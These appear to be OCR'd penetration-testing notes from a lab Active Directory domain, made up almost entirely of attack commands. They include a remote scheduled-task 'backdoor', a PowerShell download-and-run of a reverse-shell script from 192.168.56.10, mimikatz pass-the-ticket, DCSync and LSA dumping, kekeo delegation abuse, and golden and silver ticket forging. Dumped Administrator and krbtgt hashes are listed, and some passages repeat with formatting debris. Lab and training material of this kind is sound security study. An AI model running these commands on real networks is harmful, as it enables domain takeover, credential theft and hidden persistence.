
```
schtasks /create /S parentdc /tn backdoor /tr "reg save hklm\system C:\Users\Administrator\system.txt" /sc weekly /ru System
```

```
schtasks.exe /Run /S parentdc /tn backdoor
```

```
C:\vagrant\mimikatz\x64\mimikatz.exe "kerberos::ptt TGS_Administrator@parentdomain.local@PARENTDOMAIN.LOCAL_cifs~parentdc@PARENTDOMAIN.LOCAL.kirbi"
```

```
ls \\parentdc\c$\Users\Administrator
copy \\parentdc\c$\Users\Administrator\*.txt .
```

schtasks.exe /create /S parentdc /SC Weekly /RU SYSTEM /TN "backdoor" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://192.168.56.10/Invoke-PowerShellTcp.ps1'')'"



Administrator:500:aad3b435b51404eeaad3b435b51404ee:ce1e3ae2ea5c11eda96b5c612dba5606:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:35d4e99ea99c772f0cb62783edfe3fc5:::

Persistence

Golden Ticket: Since we have krbtgt user's hash from the DC, we can forge a TGT for any user with any privileges.

In mimikatz:

mimikatz.exe "kerberos::golden /user:Administrator /domain:parentdomain.local /sid:S-1-5-21-585067383-3865098942-1309943444 /krbtgt:35d4e99ea99c772f0cb62783edfe3fc5 /id:500 /groups:512 /ptt"


Now we can do a dc sync attack against the DC using mimikatz to get a specific hashes: `lsadump::dcsync /domain:parentdomain.local /user:Administrator`

or `lsadump::lsa /patch` or `lsadump::dcsync /domain:parentdomain.local /all` to get all hashes. or

```
privilege::debug
```

To inject into LSA and get domain hashes that way.

Let's say LDAP was the servic we could constrained delegate to, dcsync uses LDAP only.



kekeo # tgs::s4u /tgt:TGT_parentwkstn$@PARENTDOMAIN.LOCAL_krbtgt~parentdomain.local@PARENTDOMAIN.LOCAL.kirbi /user:Administrator /**service:ldap**/parentdc.parentdomain.local

C:\vagrant\mimikatz\x64\mimikatz.exe "kerberos::ptt TGS_Administrator@PARENTDOMAIN.LOCAL_ldap~parentdc.parentdomain.local@PARENTDOMAIN.LOCAL.kirbi"
mimikatz # lsadump::dcsync /domain:parentdomain.local /user:Administrator

Persistence

Golden Ticket: Since we have krbtgt user's hash from the DC, we can forge a TGT for any user with any privileges.

In mimikatz:

`kerberos::golden /user:Administrator /domain:parentDomain.local /sid:<SIDoftheDomain> /krbtgt:<krbtgt's NT hash> /id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 </ptt or /ticket >`

- Similarly, you can forge a TGS with any service account's hash and that'll be a Silver ticket.
- /ptt will pass the ticket in current session
- /ticket will save it to a file instead, which you can then import into current usession using `kerberos::ptt` in mimikatz